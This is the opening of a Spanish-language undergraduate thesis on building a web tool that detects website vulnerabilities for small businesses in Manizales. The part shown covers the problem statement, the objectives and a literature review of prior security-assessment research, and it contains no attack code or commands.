Herramienta de Ciberseguridad para Detectar Vulnerabilidades en Microempresas (PYMES) de Manizales

Cristhian Camilo Cruz González

Informe final de trabajo de grado presentado como requisito parcial para optar al título de

Ingeniería de Sistemas y Telecomunicaciones

Director (a):

Magíster en seguridad de la información

Julio César Gómez Castaño

Seguridad de la Información

Grupo de Investigación y Desarrollo en Informática y Telecomunicaciones

Universidad de Manizales

Facultad de Ciencias e Ingeniería

Ingeniería de Sistemas y Telecomunicaciones

Manizales, 2024

Resumen

El documento investiga la ciberseguridad en las microempresas (PYMES) de Manizales, destacando la vulnerabilidad de estas ante amenazas cibernéticas debido a la falta de recursos y conocimientos en seguridad informática. El objetivo principal es desarrollar una plataforma web que identifique vulnerabilidades en los sitios web de estas empresas, incluyendo fugas de información y fallos de seguridad conocidos. Se seleccionaron 11 empresas para encuestas y análisis.

La metodología incluyó el desarrollo de una plataforma web para pruebas de seguridad, el despliegue en entornos de prueba y la recopilación de datos mediante ataques simulados. Los resultados mostraron que muchas empresas carecen de personal capacitado en seguridad informática, lo que lleva a prácticas inadecuadas de ciberseguridad. Sin embargo, un 63.6% de las PYMES tienen noción de buenas prácticas de desarrollo, y un 36.4% de los encuestados poseen bases sólidas en desarrollo seguro.

La principal conclusión es que, aunque existen esfuerzos por implementar medidas de seguridad, estas no son suficientes para proteger completamente las plataformas web. El estudio resalta la necesidad de herramientas accesibles y efectivas para mejorar la ciberseguridad en las PYMES, proponiendo nuevos procesos y protocolos que pueden ser estandarizados y utilizados en diversas industrias.

Palabras clave: ciberseguridad, vulnerabilidades, PYMES, Manizales, desarrollo seguro, ataques cibernéticos, protección de datos.

Abstract

The document investigates cybersecurity in microenterprises (SMEs) in Manizales, highlighting these businesses' vulnerability to cyber threats due to a lack of resources and knowledge in information security. The main objective is to develop a web platform that identifies vulnerabilities in these companies' websites, including information leaks and known security flaws. Eleven companies were selected for surveys and analysis.

The methodology included developing a web platform for security testing, deploying it in test environments, and collecting data through simulated attacks. The results showed that many companies lack trained personnel in information security, leading to inadequate cybersecurity practices. However, 63.6% of the SMEs have some understanding of good development practices, and 36.4% of respondents have a solid foundation in secure development.

The main conclusion is that, although there are efforts to implement security measures, they are insufficient to fully protect web platforms. The study highlights the need for accessible and effective tools to improve cybersecurity in SMEs, proposing new processes and protocols that can be standardized and used in various industries.

Keywords: cybersecurity, vulnerabilities, SMEs, Manizales, secure development, cyber attacks, data protection.

Contenido

Pág.

Lista de figuras

Pág.

Lista de símbolos y abreviaturas

Abreviaturas

Abreviatura	Término
BED	Data de Brecha (Breach Event Data)
CSRF	Falsificación de Solicitud en Sitios Cruzados
CVE	Exposición Común de Vulnerabilidades (Common Vulnerabilities and Exposures)
CVSS	Sistema de Puntuación de Vulnerabilidad Común (Common Vulnerability Scoring System)
DDoS	Ataque Distribuido de Denegación de Servicio (Distributed Denial of Service)
DNS	Sistema de Nombres de Dominio (Domain Name System)
FTP	Protocolo de Transferencia de Archivos (File Transfer Protocol)
GDPR	Reglamento General de Protección de Datos (General Data Protection Regulation)
HIPAA	Ley de Portabilidad y Responsabilidad de Seguros Médicos (Health Insurance Portability and Accountability Act)

Abreviatura	Término
HTTP	Protocolo de Transferencia de Hipertexto (HyperText Transfer Protocol)
IDS	Sistema de Detección de Intrusos (Intrusion Detection System)
IP	Protocolo de Internet (Internet Protocol)
ISP	Proveedor de Servicios de Internet (Internet Service Provider).
ISSAF	Marco de Evaluación de Seguridad de Sistemas de Información (Information Systems Security Assessment Framework).
ISO	Organización Internacional de Normalización (International Organization for Standardization)
JSON	Notación de Objetos JavaScript (JavaScript Object Notation).
LAN	Red de Área Local (Local Area Network).
LDAP	Protocolo Ligero de Acceso a Directorios (Lightweight Directory Access Protocol).
MySQL	Sistema de Gestión de Bases de Datos Relacional de Código Abierto (My Structured Query Language)
OSINT	Inteligencia de Fuentes Abiertas (Open Source Intelligence)

Abreviatura	Término
OSSTMM	Manual de Metodología de Pruebas de Seguridad. Seguridad Abierta (Open Source Security Testing Methodology Manual).
OWASP	Proyecto Abierto de Seguridad de Aplicaciones Web (Open Web Application Security Project).
PCI-DSS	Estándar de Seguridad de Datos para la Industria de Tarjetas de Pago (Payment Card Industry Data Security Standard).
RASP	Protección de Autosuficiencia en Tiempo de Ejecución (Runtime Application Self-Protection).
ROSI	Retorno de la Inversión en Seguridad (Return on Security Investment).
SMB	Bloque de Mensajes del Servidor (Server Message Block)
SMTP	Protocolo Simple de Transferencia de Correo (Simple Mail Transfer Protocol)
SPF	*(Sender Policy Framework).*
SQL	*Lenguaje de Consulta Estructurada (Structured Query Language)*
SSH	*Protocolo Seguro de Transferencia de Datos (Secure Shell)*

Abreviatura	Término
UTM	*Gestión Unificada de Amenazas (Unified Threat Management).*
UPnP	*Universal Plug and Play. Conectar y Usar Universalmente.*
VPN	*Red Privada Virtual (Virtual Private Network)*
WLAN	*Red de Área Local Inalámbrica (Wireless Local Area Network)*
XML	*Lenguaje de Marcado Extensible (eXtensible Markup Language)*

1. Planteamiento del problema de investigación y su justificación

1.1 Descripción del área problemática

Con base a la investigación de (Ríos & Salazar, 2023) las pequeñas y medianas empresas (*PYMES*) de Manizales enfrentan un número cada vez mayor de amenazas cibernéticas debido a la creciente digitalización y la dependencia de la tecnología de la información. La falta de recursos y experiencia en *ciberseguridad* hace que estas empresas sean particularmente vulnerables a los *ciberataques*, lo que puede provocar importantes pérdidas financieras y de reputación.

De acuerdo, con (Ríos & Salazar, 2023) en los últimos años, ha aumentado el número de incidentes de seguridad reportados por pequeñas y medianas empresas (*PYMES*) en Manizales. Una gran proporción de estas empresas han sido víctimas de *ciberataques* como *phishing*, *malware* y ataques de denegación de servicio (*DoS*). Sin embargo, muchas de estas *pymes* enfrentan desafíos para detectar y combatir estas amenazas debido a la falta de recursos y experiencia en *ciberseguridad*.

Se elegirá una pequeña empresa dedicada al desarrollo de software en la ciudad de Manizales para un estudio específico. Esta empresa servirá como muestra representativa para evaluar la eficacia de las herramientas de seguridad en diversos entornos empresariales.

La investigación se llevará a cabo en pequeñas empresas urbanas con una infraestructura tecnológica variada. Las diferencias en los niveles de adopción tecnológica y en las prácticas de seguridad entre las empresas seleccionadas permitirán obtener una visión completa de la efectividad de la herramienta de seguridad.

1.2 Formulación del problema

Las pequeñas y medianas empresas (*PYMES*) a menudo carecen de conocimientos en buenas prácticas de desarrollo seguro, lo que resulta en *vulnerabilidades* en sus sitios web. Estas *vulnerabilidades* pueden ser explotadas por *ciberdelincuentes*, poniendo en riesgo la integridad y seguridad de la información. Aunque muchas *pymes* implementan ciertas medidas de seguridad, estas no son suficientes para proteger completamente sus plataformas web contra una amplia gama de ataques.

1.3 Justificación

Con base a (Arango, 2022) la ciberseguridad en las pequeñas y medianas empresas (*PYMES*) de Manizales se ha convertido en un tema de vital importancia para los investigadores, dadas las crecientes amenazas de *ciberataques* que enfrentan estas organizaciones. La protección de las PYMES no solo es esencial para la comunidad académica, sino también para la sociedad

en general. En el ámbito regional y nacional, las *PYMES* son el sustento de la economía y su seguridad es indispensable para asegurar un desarrollo económico sostenible.

- **Interés y motivaciones:** La principal preocupación del investigador (Ríos & Salazar, 2023) es la necesidad de fortalecer la *ciberseguridad* de las pequeñas y medianas empresas de Manizales. Esta investigación es de particular importancia para la comunidad académica y la sociedad en general dada la creciente amenaza de *ciberataques* que enfrentan estas empresas. Esta investigación es relevante tanto a nivel regional como nacional porque las PYMES forman una parte importante de la economía y protegerlas es importante para el desarrollo económico.

    - **Para el investigador:** La motivación incluye la oportunidad de hacer una contribución al campo de la ciberseguridad, ampliar el conocimiento práctico en el campo y avanzar en una carrera académica.
    - **Para la universidad:** El proyecto fortalece el compromiso de la Universidad con la innovación y la resolución de problemas del mundo real, posicionando a la Universidad como líder en investigación aplicada.
    - **Para la sociedad:** una mayor seguridad de las *PYMES* protege los empleos, los datos personales y comerciales y la economía local.
    - **Para la comunidad académica:** Esta investigación agrega valor al conocimiento existente en el campo de la *ciberseguridad* al ofrecer nuevas perspectivas y métodos.

- **Utilidad:**Ayudará a las pequeñas y medianas empresas a identificar y eliminar *vulnerabilidades*, lo que disminuirá el riesgo de *ciberataques* y sus repercusiones. Otras empresas de la región y más allá pueden implementar las mejores prácticas de seguridad a través de los resultados del proyecto, beneficiando a la comunidad empresarial. Una economía más segura y resiliente que proteja tanto a las empresas como a los consumidores es posible con la ayuda de una ciberseguridad mejorada. Los descubrimientos y métodos del ámbito académico se pueden utilizar en próximos programas educativos y proyectos de investigación.

- **Novedad del problema o temática de investigación:** Un grupo específico de empresas en Manizales, que no ha sido investigado exhaustivamente en el ámbito de la ciberseguridad, será estudiado para obtener nuevos conocimientos. Se adoptará un nuevo enfoque metodológico para evaluar la eficacia de las herramientas de seguridad. La investigación ofrecerá nuevas perspectivas teóricas sobre las medidas de seguridad más efectivas y rentables implementadas por las *PYMES*. Se desarrollarán nuevos procesos y protocolos que podrán estandarizarse y utilizarse en diversas industrias. Esta investigación proporciona soluciones prácticas y escalables a los desafíos existentes en la protección de las pequeñas y medianas empresas contra *ciberataques*. Se espera que el proyecto tenga un impacto significativo en el desarrollo de conocimientos sobre ciberseguridad para entornos de pequeñas empresas, llenando así las lagunas en la protección de activos cruciales. Las economías locales y nacionales necesitan urgentemente este tipo de avances.

2. Objetivos

2.1 Objetivo general

Desarrollar una plataforma web para pequeñas empresas, que identifiquen vulnerabilidades, fuga de información, robo de credenciales y fallos de seguridad en los servidores web.

2.2 Objetivos específicos

- Identificar en las *PYMES* de Manizales si estas cuentan con buenas prácticas de seguridad y si han sufrido ataques cibernéticos.
- Implementar una plataforma web en Python con las API para la conexión de las API de terceros.
- Evaluar el funcionamiento de las herramientas desarrolladas en Python en términos de detección por medio de un informe que se genera automáticamente de los hallazgos.

3. Antecedentes

De acuerdo con (Rea-Guaman, Calvo-Manzano, & San Feliu, 2018), un prototipo es una base para la construcción de una herramienta que permite valorar la seguridad de una Pyme. La herramienta debe ser capaz de gestionar un catálogo de activos y sus tipos, permitiendo a la organización seleccionar los activos que debe proteger. Asimismo, debe gestionar un catálogo de vulnerabilidades de seguridad de los activos, valorando la confidencialidad, disponibilidad e integridad, y permitiendo seleccionar el tipo de valoración (cualitativo o cuantitativo). Además, la organización debe poder identificar y gestionar categorías y amenazas de ciberseguridad, para lo cual la herramienta debe gestionar un catálogo de amenazas de ciberseguridad. A partir de este catálogo, la organización seleccionará las amenazas que afectan a sus activos y las relacionará con las vulnerabilidades de seguridad existentes.

Según (Diaz, Ariza, & Ruiz, 2023), la falta de interés de los directivos por proteger sus empresas se debe a la falta de conciencia, recursos, tiempo y experiencia en ciberseguridad. Para abordar este problema, es crucial educar sobre la importancia de la implementación de la ciberseguridad y asignar recursos adecuados para ello. Establecer una cultura organizacional donde la ciberseguridad sea integral ayudaría a las pymes a garantizar la integridad, confidencialidad y disponibilidad de la información. Sin embargo, una de las principales causas de los ciberataques sigue siendo el factor humano, debido a la falta de capacitación suficiente. El estudio reveló que el 5% de las empresas encuestadas fueron víctimas de filtración de información confidencial, utilizando un enfoque cuantitativo mediante encuestas estructuradas

para obtener información sobre las políticas de seguridad implementadas por las empresas, incluidas las políticas de contraseñas, acceso a la red y seguridad de la información.

Con base en la investigación de (Bocanegra, 2021), los ataques informáticos aprovechan vulnerabilidades en los sistemas para lograr sus objetivos. Estos ataques se clasifican en varias categorías que afectan principalmente la confidencialidad, como la copia ilícita de programas, escuchas en línea de datos, suplantación, violación de autenticación y adulteración de mensajes. Hay dos tipos de ataques: activos, que interrumpen el funcionamiento de sistemas, servidores o computadoras, y pasivos. Los ataques informáticos son ejecutados a través de pruebas de penetración organizadas por fases. Los hackers explotan vulnerabilidades creadas en las aplicaciones web para acceder a bases de datos que contienen información confidencial, valiosa para ellos por sus posibles beneficios. Cualquier dispositivo conectado a internet puede ser víctima de un botnet, que permite controlar servidores, aplicaciones web, computadores y teléfonos infectados a distancia. Los hackers instalan form grabbers, troyanos bancarios y keyloggers para robar información y credenciales, además de ejecutar exploits sin ser detectados por los usuarios. Las vulnerabilidades en aplicaciones web incluyen inyecciones SQL, Cross Site Scripting (XSS), inyecciones de XML, XPath, LDAP, inyecciones de byte nulo, y Cross Site Request Forgery (CSRF), todas las cuales introducen código malicioso.

De acuerdo con (Alanis, López, Colín, & Sosa, 2024), el sistema de monitoreo basado en microcomputadoras Raspberry Pi fue desarrollado para atender las necesidades de ciberseguridad en pequeños negocios, hogares y medianas empresas. Los eventos que se monitorizan incluyen acceso no autorizado, tráfico de red sospechoso y actividades anómalas de usuarios. Se implementó un esquema de

monitoreo utilizando InfluxDB, Telegraf y Grafana para visualizar los resultados de manera gráfica. La detección temprana de intrusos permite identificar actividades maliciosas en tiempo real, facilitando respuestas rápidas para evitar daños significativos. La prevención de pérdida de datos se basa en el monitoreo del tráfico de red y eventos en dispositivos, permitiendo detectar accesos no autorizados y prevenir la exposición de información confidencial. Los análisis de tendencias y patrones recopilan datos sobre el comportamiento de la red y los usuarios, ayudando a identificar patrones que puedan representar amenazas potenciales. Muchos estándares de seguridad como GDPR, HIPAA y PCI-DSS requieren la detección de intrusos para garantizar la protección de datos personales y financieros.

Con base en la investigación de (Copete, 2022), la aplicación se estructura en tres capas fundamentales. La primera capa incluye un tablero de control para la herramienta, desde donde se pueden visualizar las vulnerabilidades encontradas en la API. El módulo de pentesting proporciona una interfaz gráfica para cargar archivos JSON generados por Swagger. La segunda capa, la capa lógica, implementa el panel de la API y ejecuta el escaneo de seguridad de la API (SAS) en segundo plano. La última capa permite desplegar y gestionar las bibliotecas de terceros necesarias para la capa lógica. La herramienta está compuesta por cuatro módulos principales: el primero obtiene metadatos para el pentesting, mientras que los otros tres buscan diversas vulnerabilidades como el Control de Acceso Roto (BAC) y las inyecciones SQL. Estos módulos están divididos en tres búsquedas secuenciales. La herramienta es capaz de identificar dos tipos de vulnerabilidades de inyección SQL: SQLi basada en errores y SQLi basada en uniones. Además, genera informes detallados que describen la vulnerabilidad encontrada, un resumen breve, los detalles técnicos y el punto de explotación, todo desplegado en un panel de control específico.

Según el estudio de (Fernández, 2022), en Guatemala no existe una fuente accesible y confiable de información sobre ataques cibernéticos, lo que deja a las medianas y pequeñas empresas sin los

recursos necesarios para pagar costosos servicios de seguridad informática, aumentando así su vulnerabilidad a ciberataques. Para abordar esta problemática, se implementará un servidor honeypot que desplegará varios servicios para recopilar datos relevantes. Estos datos serán analizados utilizando herramientas de estadísticas descriptivas como promedios y medidas para identificar las plataformas más atacadas diariamente, los países de origen de los ataques, las direcciones IP involucradas y las vulnerabilidades más explotadas. El proyecto se desarrolló en cuatro etapas: la primera definió los componentes físicos y virtuales del servidor honeypot; la segunda se centró en la implementación del servidor, detallando las técnicas de automatización, configuración y recursos utilizados, seguido de pruebas de funcionalidad; la tercera etapa consistió en la recolección y análisis preliminar de datos de ciberataques; y la cuarta etapa se dedicará a la publicación de los resultados obtenidos de manera accesible para los profesionales de tecnologías de la información.

Según la investigación de (Sarango, 2022), las nuevas tecnologías han incrementado las vulnerabilidades de seguridad informática en los servidores, exponiéndolos a ataques como el robo de datos y la distribución de malware. Las medidas de seguridad implementadas suelen ser inadecuadas para gestionar estos servidores. Es fundamental utilizar herramientas de código abierto que se especialicen en identificar vulnerabilidades, como los escáneres de vulnerabilidades de sistemas y servidores, para detectarlas y remediarlas de manera efectiva. Además, se debe tener en cuenta los estándares de calidad de la norma ISO 9126, que evalúa aspectos como funcionalidad, fiabilidad, usabilidad, rendimiento, mantenibilidad y portabilidad del software, los cuales son esenciales para programadores y evaluadores. Dado que las empresas manejan información personal confidencial de los clientes, como cuentas bancarias, que son vulnerables a los ataques cibernéticos, es importante que cuenten con información suficiente sobre las herramientas de software que pueden detectar y corregir vulnerabilidades de seguridad. Sarango también destaca la importancia de seleccionar herramientas open source adecuadas,

comparando herramientas como Nessus Essentials, OpenVAS y Nmap, siendo Nessus Essentials la que mejor se ajusta a la norma ISO 9126.

Según la investigación de (Triana, Yepez, Castro, Campo, & Sánchez, 2020), la herramienta desarrollada evalúa el nivel de seguridad en las organizaciones mediante metodologías y pruebas ejecutadas. Cada día, se reportan de manera exponencial denuncias por robo, alteración, destrucción, hackeo y sabotaje de información confidencial y activos en pymes, las cuales son blanco frecuente de piratas informáticos. Es crucial que las pymes mejoren y evolucionen sus métodos de salvaguarda de datos, ya que los métodos de hackeo están en constante evolución. Mantenerse actualizadas con los últimos reportes de vulnerabilidades informáticas es esencial para prevenir fallos de seguridad.

Por otro lado, (Rodríguez & Sánchez, 2018) presentaron un proyecto de software inteligente y convergencia tecnológica enfocado en la seguridad de la información, destinado a calificar y clasificar vulnerabilidades en sitios web. Esta herramienta identifica vulnerabilidades críticas y proporciona detalles sobre su explotabilidad, prevalencia, detección, impacto técnico y en el negocio. El modelo utiliza el marco de referencia OWASP y el CVSS para calcular la calificación de vulnerabilidades, integrando tanto el impacto técnico como el impacto en el negocio, lo que permite una evaluación integral y adaptada a las necesidades empresariales.

(Gallegos & Valencia, 2023) señalan que los nuevos desarrollos e innovaciones tecnológicas han aumentado la vulnerabilidad de los sistemas, haciendo realidad los ataques informáticos y la ciberseguridad. Las empresas enfrentan una variedad de amenazas, como actores maliciosos, *phishing*, ataques de *malware* y *ransomware*, que son especialmente frecuentes en las pequeñas y medianas empresas debido a la falta de compromiso para implementar medidas de seguridad adecuadas. Para

evaluar la implementación de la norma *ISO 27032*, se realizó un proyecto piloto con pruebas previas y posteriores para gestionar la ciberseguridad a través de políticas y controles para mitigar las amenazas. Este proceso incluye la identificación de riesgos, amenazas y vulnerabilidades, así como la evaluación de probabilidades y consecuencias. El plan de acción se ha desarrollado con base a la norma *ISO 27032*, con revisiones y auditorías internas continuas para garantizar la implementación efectiva de las mejoras. Se destacó la concientización del personal de seguridad cibernética y se evaluó el desempeño. Muchas organizaciones carecen de una gestión de riesgos adecuada, lo que provoca filtraciones de datos y ciberataques. Por lo tanto, es de suma importancia que las empresas implementen políticas y planes para mejorar su seguridad utilizando métodos y estándares de seguridad de la información. Se ha demostrado que la adopción del estándar *ISO 27032* mejora la *ciberseguridad* empresarial al reducir el tiempo de detección de incidentes y reducir los daños potenciales. Se debe utilizar un software de seguridad sólido para proteger los dispositivos comerciales y prevenir amenazas como *ransomware* y *phishing*, así como para estar al tanto de nuevas amenazas cibernéticas y remediar rápidamente las vulnerabilidades. Establecer un equipo de seguridad dedicado a detectar anomalías internas y externas le permitirá tener un mejor control sobre los recursos de la empresa e implementar de manera efectiva planes de acción mejorados.

Por su parte, (Rodríguez, 2020) menciona que los ciberataques representan un desafío global en constante evolución, impulsado por el avance tecnológico y constituyendo una de las principales preocupaciones actuales. La seguridad informática se fundamenta en estándares, protocolos y metodologías que permiten evaluar y gestionar el estado de la seguridad de la información mediante análisis de riesgos y proyectos específicos. Este enfoque busca fortalecer la privacidad de los datos y la infraestructura de las empresas frente a las amenazas emergentes. Los ataques informáticos han progresado de simples ejecutables maliciosos a técnicas sofisticadas como el uso de inteligencia artificial, afectando tanto a entidades públicas como privadas con compromisos e impactos en la integridad de la

información. La seguridad informática también debe considerar el factor humano, dado que las estrategias de planificación mejoran el nivel de madurez y refuerzan la seguridad empresarial, alineándose con los requisitos del negocio, el gobierno corporativo y estándares internacionales reconocidos como *ISO 27001*. Las principales vulnerabilidades se relacionan con configuraciones obsoletas y versiones desactualizadas de aplicaciones y sistemas operativos, lo cual subraya la importancia de realizar actualizaciones periódicas del sistema y aplicaciones, así como gestionar activamente los puertos y el *firewall* para asegurar redes privadas y públicas.

Según (Ruiz, 2022), el sistema operativo Kali Linux es ampliamente utilizado en pruebas de intrusión debido a su versatilidad y las herramientas que ofrece, como el framework Metasploit, que facilita las auditorías y se integra con herramientas como Nmap. Kali Linux también incluye funciones de criptografía, como la consola del antivirus Kaspersky Total Security for Business, que permite cifrar discos duros, carpetas y archivos. En las pruebas de seguridad, los equipos de ciberseguridad se dividen en Blue Team, enfocado en la defensa y análisis forense, y Red Team, que ejecuta ataques simulados para evaluar la seguridad. El ciclo típico de una prueba de intrusión incluye las fases de reconocimiento, escaneo, explotación y post-explotación, haciendo de Kali Linux una herramienta esencial para los pentesters por su amplio conjunto de funcionalidades.

Según (Marmolejo & Pastrana, 2018), la seguridad informática se centra en proteger los sistemas de información mediante protocolos, normas y herramientas para minimizar daños en software, bases de datos y toda la información empresarial. Esto beneficia a la empresa en términos de integridad, disponibilidad, confidencialidad y autenticidad de la información, evitando así la pérdida de datos. Tanto las instituciones públicas como las empresas privadas deben reevaluar sus políticas de manejo de información y fortalecer sus herramientas de seguridad, asegurando que los sistemas de información

dispongan de reportes seguros y correspondencia interna y externa fiable. Un rastreo de *vulnerabilidades* permite evaluar las condiciones de seguridad y desarrollar un plan de reducción de *vulnerabilidades*. El Ministerio de Tecnologías de la Información recomienda actualizar y licenciar *cortafuegos* y *antivirus*, usar firma digital o autenticación mediante *hash*, evitar transacciones desde sitios web no confiables, no instalar herramientas de escritorio remoto, evitar conexiones desde redes inalámbricas abiertas, verificar el origen de los mensajes, no descomprimir archivos de extensión desconocida, eliminar correos electrónicos de spam y actualizar los parches de seguridad del navegador. Además, se debe gestionar adecuadamente la información confidencial e implementar el SPF (*Sender Policy Framework*) para correos electrónicos. El SGSI (Sistema de Gestión de Seguridad de la Información) debe revisarse al menos una vez al año, considerando auditorías, retroalimentaciones, acciones correctivas y preventivas, y cualquier cambio que afecte el SGSI. Las pruebas de penetración, aplicadas con la metodología *Ethical Hacking* y herramientas como Kali Linux, *Nmap*, *Wireshark*, *Metasploit*, *SqlMap* y *Ettercap*, han revelado debilidades en la empresa, como puertos abiertos, contraseñas débiles, información no clasificada y equipos de fácil acceso. Cada vulnerabilidad se valoró según la metodología *Margerit*, mostrando su impacto potencial. Es crucial que la empresa implemente un sistema de monitoreo en tiempo real y configure un *firewall* para detener cualquier tipo de ataque.

Según (Guevara & Téllez, 2020), se realizó un análisis de vulnerabilidades en la seguridad de redes informáticas para una compañía industrial textil, aplicando las mejores prácticas y diversas herramientas del mercado. Se propuso un levantamiento de información para identificar el estado de la compañía y su funcionamiento en términos de seguridad informática. El objetivo es mejorar y robustecer la seguridad de la infraestructura de red y telecomunicaciones de la compañía. Para ello, se recomienda realizar un análisis del estado de la seguridad utilizando herramientas de escaneo de puertos, servicios y vulnerabilidades, obteniendo así insumos que permitan entregar recomendaciones y buenas prácticas.

Además, se sugiere utilizar la norma *ISO 27000*, generar políticas de acceso a las redes *WLAN* y *LAN*, y diseñar un sistema de monitoreo para los dispositivos de red de la empresa.

Por otro lado, (Chuquiana, 2023) explora el protocolo *UPnP* (*Universal Plug and Play*) facilita la comunicación entre dispositivos conectados a la misma red y permite la conexión con programas alojados en servidores de terceros. Sin embargo, este protocolo carece de suficientes medidas de seguridad y no identifica con precisión qué dispositivo o programa solicita la apertura de un puerto, lo que genera la necesidad de comprender los métodos de ataque utilizados en *UPnP* para tomar medidas de protección, mitigar posibles ataques y mantener una conexión segura en la red. Aunque el proceso de conexión de *UPnP* es automático, debe pasar por seis etapas donde pueden encontrarse vulnerabilidades, ya que el protocolo no es confiable ni íntegro y no distingue si las peticiones provienen de servidores o dispositivos de confianza, aceptándolas sin problemas y procediendo con la conexión. Las etapas con mayor riesgo son: descubrimiento, descripción, control y eventos. La funcionalidad de *UPnP* es compleja, ya que no solo utiliza otros protocolos para integrar nuevos dispositivos, sino que también envía la *IP* asignada y otros datos a los dispositivos conectados para iniciar la interacción y notifica eventos cuando uno de ellos necesita los servicios de otro dispositivo. Se identificaron tres tipos de ataques de mayor impacto debido a las vulnerabilidades inherentes a los protocolos *UPnP*.

Según (Villafranca, 2021), la difusión de información a través de Internet, aunque ventajosa, también ha generado importantes problemas debido a los *ciberataques*, que pueden tener como objetivo a personas, sociedades o empresas. Estos *ataques* varían desde el simple robo de datos hasta provocar fallas en equipos. A medida que los ataques se perfeccionan, también deben mejorar las herramientas de defensa. Es esencial proteger los archivos con contraseñas fuertes que incluyan todo tipo de caracteres y tengan una longitud adecuada. No se deben abrir enlaces desconocidos ni descargar software de terceros,

ya que pueden contener distintos tipos de *malware*. La formación en *ciberseguridad* es crucial. Se prevé que las armas utilizadas por los atacantes continúen siendo más potentes gracias a nuevas técnicas, por lo que es fundamental desarrollar nuevas defensas y educar en *ciberseguridad* a todos los usuarios con acceso a internet.

Según (Ferré, 2020), los avances tecnológicos han llevado al surgimiento de nuevas formas de *ciberdelincuencia*, dirigidas específicamente a las redes de datos corporativas. Para mitigar este riesgo, se ha propuesto un enfoque de prueba de penetración que se centra en identificar y remediar vulnerabilidades en estas redes. El *pentesting* se centra en el análisis y la evaluación de la vulnerabilidad utilizando métodos establecidos como *OSSTMM*, *ISSAF* y *OWASP*. El objetivo es desarrollar un método que sea comprensible para los profesionales menos experimentados en el campo, centrándose en garantizar la seguridad de la información y proteger la integridad de la red. Los métodos seleccionados permiten un análisis controlado de las vulnerabilidades detectadas en las redes de datos. Es muy importante que los administradores respondan rápidamente a las vulnerabilidades identificadas, incluso si no están reportadas en las bases de datos de *exploits* reconocidos. Si se explota una vulnerabilidad, es necesario documentar con precisión las acciones tomadas y la evidencia obtenida para facilitar la implementación de parches y mejoras de seguridad de la red. Las áreas probadas para la penetración incluyen infraestructura de red, dispositivos como enrutadores y conmutadores, elementos de seguridad como *firewalls*, acceso remoto a través de *VPN*, entornos inalámbricos Wi-Fi, sistemas operativos y servicios como correo electrónico, *FTP*, *HTTP*, *DNS* e intranet local 45%, aplicaciones 73%. Es importante mantener actualizadas todas las capas de la red y seguir las mejores prácticas de *ciberseguridad* importantes para evitar el acceso no autorizado, proteger la información confidencial y mantener la integridad de los sistemas empresariales. También enfatiza la importancia de documentar exhaustivamente los informes de *pentest* siguiendo las mejores prácticas recomendadas por organizaciones como Offensive Security y desarrolladores de

herramientas como Kali Linux. Esto le ayuda a tomar decisiones informadas y a tomar las acciones correctivas necesarias para fortalecer su ciberseguridad contra las ciberamenazas persistentes.

Según (Acosta, 2021), las empresas deben prepararse para enfrentar los ataques de ciberdelincuentes que buscan perjudicarlas para su propio beneficio. Para ello, es crucial realizar evaluaciones de vulnerabilidades utilizando metodologías similares a las de los delincuentes informáticos, con el fin de identificar las brechas de seguridad y estar preparados ante cualquier tipo de ataque cibernético. Esto se enfoca en una metodología de pruebas de penetración de seguridad, donde se emplea *OSSTMM* para realizar pruebas adecuadas según las necesidades específicas de la organización y ofrecer soluciones óptimas para la toma de decisiones que aseguren y protejan la empresa 58%. El proceso incluye la ejecución de un plan de actividades técnicas de hacking ético para descubrir *vulnerabilidades*, presentando luego un informe detallado con los resultados encontrados y las soluciones propuestas para minimizar dichas *vulnerabilidades*. El uso de herramientas de *pentesting* permite llevar a cabo estas pruebas en entornos controlados, simulando así los posibles ataques que podrían enfrentar. La identificación de *vulnerabilidades*, riesgos y amenazas proporciona una visión clara de los agentes externos e internos que podrían comprometer la confidencialidad, integridad y disponibilidad de la información de la empresa. Esto facilita la definición de controles de seguridad adecuados para mitigar las vulnerabilidades identificadas y mantener la seguridad de la red y los sistemas de la organización. Es esencial realizar evaluaciones de seguridad de manera frecuente y realizar seguimientos de los controles establecidos tanto internamente como externamente. Dado que las amenazas cibernéticas están en constante evolución y se identifican nuevas vulnerabilidades a diario, las empresas deben invertir tiempo y recursos en la implementación de diversos controles de seguridad, como la adquisición de gestores unificados de amenazas (*UTM*). Además, es crucial promover la conciencia dentro de la organización para que los empleados realicen actualizaciones de seguridad en sus equipos de cómputo, se capaciten en la

detección de ingeniería social para evitar ser víctimas de *ciberdelincuentes* y adopten prácticas seguras al no ejecutar enlaces o descargar archivos de mensajes sospechosos. Esta concienciación y capacitación contribuyen significativamente a fortalecer las defensas de la empresa contra las crecientes amenazas *cibernéticas*.

Según (Del Canto Rodríguez & Rifa Pous), en un torno de pruebas ágiles que permite desplegar los componentes necesarios, para ejecutar una aplicación y poder motorizar a través de un *RASP*. Se realizaron las pruebas para la elaboración de una comparativa en materia de detección de vulnerabilidades comunes. Se generó una evaluación de su desempeño en un torno de pruebas ágiles que permiten desplegar los componentes para ejecutar una aplicación y poder monitorizarla a través de un RASP. Una vez implementado se ha realizado unas pruebas para elaborar una comparativa en materia de detección de vulnerabilidades comunes. Adicionar aspectos más técnicos como el motor de detección, la solución de contraste ofrece un alto nivel de calidad en todos los aspectos de la herramienta, como lo es una interfaz de usuario completa y robusta, que realice la gestión total de la herramienta. API REST y funcionalidades avanzadas de *reporting*.

De acuerdo con (Franco Baena, 2023), se ha desarrollado una nueva interfaz para la aplicación HuntDown que permite a los usuarios crear flujos de trabajo de manera interactiva, conectando ataques y condicionales. Esta mejora representa un avance significativo respecto a las herramientas anteriores disponibles en la plataforma, agilizando el proceso de creación de ataques al permitir una introducción más rápida de los inputs mediante la creación de variables comunes para todos los elementos. Además, el uso de *presets* facilita la presentación clara de las diferentes opciones disponibles, permitiendo que cualquier usuario, independientemente de su nivel de experiencia en *ciberseguridad*, pueda lanzar ataques.

